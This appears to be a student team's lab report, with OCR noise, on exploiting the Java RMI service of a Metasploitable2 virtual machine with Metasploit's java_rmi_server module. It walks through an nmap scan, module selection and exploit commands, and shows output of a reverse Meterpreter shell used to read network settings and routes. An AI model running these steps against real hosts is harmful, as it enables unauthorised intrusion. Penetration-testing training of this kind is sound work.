



TEAM 4
S7/L6

EXPLOIT

JAVA

RMI



INTRODUCTION

OBJECTIVES OF THE EXERCISE

Exploit a vulnerability present on **port 1099 (Java RMI)** of the Metasploitable machine using Metasploit. The intent is to obtain a **Meterpreter** session on the remote machine and gather information about the network configuration and routing table of the victim machine.

REQUIREMENTS:

- Attacker Machine (Kali Linux) IP address: **192.168.11.111**
- Victim Machine (Metasploitable) IP Address: **192.168.11.112**



IP SETTING OF MACHINES


Ip Victim machine (metasploitable2)

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:3c:33:26
          inet addr:192.168.11.112 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3c:3326/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:10 errors:0 dropped:0 overruns:0 frame:0
            TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:944 (944.0 B) TX bytes:4394 (4.2 KB)
            Base address:0xd020 Memory:f0200000-f0220000
```

Ip Attacker machine (kali)

```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[(kali㉿kali)-[~]]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
          inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
          inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
            RX packets 1 bytes 286 (286.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16 bytes 2424 (2.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

PING BETWEEN MACHINES



```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=42.9 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.23 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=3.96 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.233/16.045/42.941/19.050 ms
```

Ping from kali to Metasploitable2

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.508 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.412 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.751 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.765 ms

--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.412/0.609/0.765/0.152 ms
msfadmin@metasploitable:~$ _
```

Ping from Metasploitable2 to Kali

NMAP ON KALI LINUX

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 04:07 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00054s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #1000000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.69 seconds
```

NMAP ON KALI LINUX

1

After configuring the IP addresses of the two machines we will proceed with a port scan of Metasploitable looking for port 1099 where the java-rmi service runs.

We will use the following command :

" **nmap - sV** " followed by the IP address of the target machine.

2

-nmap is an open source network scanning tool used to discover hosts and services on a computer network, identifying details such as operating systems, software versions, open ports, and security configurations.

3

-nmap's -sV command is used to perform "Service Version Detection," which is the identification of the versions of services running on open ports. This command attempts to determine the specific software and exact version of services responding on specific ports, providing useful details for security analysis and network management..

EXPLOIT RESEARCH

Since we want to exploit the vulnerability related to the "Java RMI" service, we need only enter the command "search java rmi." The following results are returned to us.

```
msf6 > search java rmi

Matching Modules
=====
#  Name
-  __
 0  exploit/multi/http/atlassian_crowd_pdkininstall_plugin_upload_rce 2019-05-22   excellent Yes  Atlassian Crowd pdkininstall Unauthenticated Plugin Upload RCE
 1  exploit/multi/misc/java_jmx_server                                2013-05-22   excellent Yes  Java JMX Server Insecure Configuration Java Code Execution
 2  auxiliary/scanner/misc/java_jmx_server                                2013-05-22   normal    No   Java JMX Server Insecure Endpoint Code Execution Scanner
 3  auxiliary/gather/java_rmi_registry                                 2011-10-15   normal    No   Java RMI Registry Interfaces Enumeration
 4  exploit/multi/misc/java_rmi_server                                 2011-10-15   excellent Yes  Java RMI Server Insecure Default Configuration Java Code Execution
 5  auxiliary/scanner/misc/java_rmi_server                                2011-10-15   normal    No   Java RMI Server Insecure Endpoint Code Execution Scanner
 6  exploit/multi/browser/java_rmi_connection_impl                     2010-03-31   excellent No   Java RMIConnectionImpl Deserialization Privilege Escalation
 7  exploit/multi/browser/java_signed_applet                           1997-02-19   excellent No   Java Signed Applet Social Engineering Code Execution
 8  exploit/multi/http/jenkins_metaprogramming                         2019-01-08   excellent Yes  Jenkins ACL Bypass and Metaprogramming RCE
 9  exploit/linux/misc/jenkins_java_deserialize                        2015-11-18   excellent Yes  Jenkins CLI RMI Java Deserialization Vulnerability
10  exploit/linux/http/kibana_timelion_prototype_pollution_rce      2019-10-30   manual    Yes  Kibana Timelion Prototype Pollution RCE
11  exploit/multi/browser/firefox_xpi_bootstrapped_addon              2007-06-27   excellent No   Mozilla Firefox Bootstrapped Addon Social Engineering Code Executio
n
12  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315        2023-05-26   excellent Yes  Openfire authentication bypass with RCE plugin
13  exploit/multi/http/torchserver_cve_2023_43654                      2023-10-03   excellent Yes  PyTorch Model Server Registration and Deserialization RCE
14  exploit/multi/http/totaljs_cms_widget_exec                          2019-08-30   excellent Yes  Total.js CMS 12 Widget JavaScript Code Injection
15  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc            2021-09-21   manual    Yes  VMware vCenter vScalation Priv Esc

Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc
msf6 > █
```

We choose "exploit/multi/misc/java_rmi_server" in the fourth line

SHOW OPTIONS

Through the '**show options**' command we see what parameters are needed for the exploit to work. It is used to display the configuration options available for a specific module. These options include the parameters that must be set to use the module correctly. The options displayed include both mandatory and optional options, such as the IP of our target machine.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS     [REDACTED]        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      1099             yes       The target port (TCP)
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert   [REDACTED]        no        Path to a custom SSL certificate (default is randomly generated)
URI PATH  [REDACTED]        no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > █
```

SET AND START THE EXPLOIT

Previously we have seen that the exploit we have chosen requires only to set a remote host (the payload is already set).

```
View the full module info with the info, or info -d command.


msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/xoGZ9HmFm
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60694) at 2024-05-24 04:24:38 -0400

meterpreter > █
```

We set as remote host (RHOST) metasploitable IP address, then we launch the attack.

RESULTS



```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/xoGZ9HmFm
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for pa
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444)
meterpreter > ifconfig
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:ca8
IPv6 Netmask : ::

meterpreter > ifconfig
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:33:0c:a8
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:ca8/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:0 (0.0 B) TX bytes:3962 (3.8 KB)
                  Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:104 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:20581 (20.0 KB) TX bytes:20581 (20.0 KB)

msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ msfadmin@metasploitable:~$
```

After starting the Meterpreter session we will go to retrieve the network information of the target machine with the " ifconfig " command.

RESULTS

```
meterpreter > route  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe3c:3326	::	::		

```
meterpreter > 
```

Finally we just need to get the routing table information of the target machine, we will use the command "**route**"

FINAL CONSIDERATIONS

1 We begin by launching msfconsole and searching for the exploit targeting port 1099, where the Java RMI service is running. We will use the exploit/multi/misc/java_rmi_server module.

2 Next, we review the available options for this exploit and set our target host accordingly. After configuring our exploit, we execute it with the exploit command.

3 Once the exploit is executed, we run the sysinfo command to retrieve information about the target machine. Additionally, we check the network configuration and the routing table.



OUR TEAM:



MAX
ALDROVANDI



LUCA
GASPARI



GABRIELE
ARCELLI



GIANPAOLO
MILICCIA



STEFANO
CESARONI



VALERIO
ZAMPONE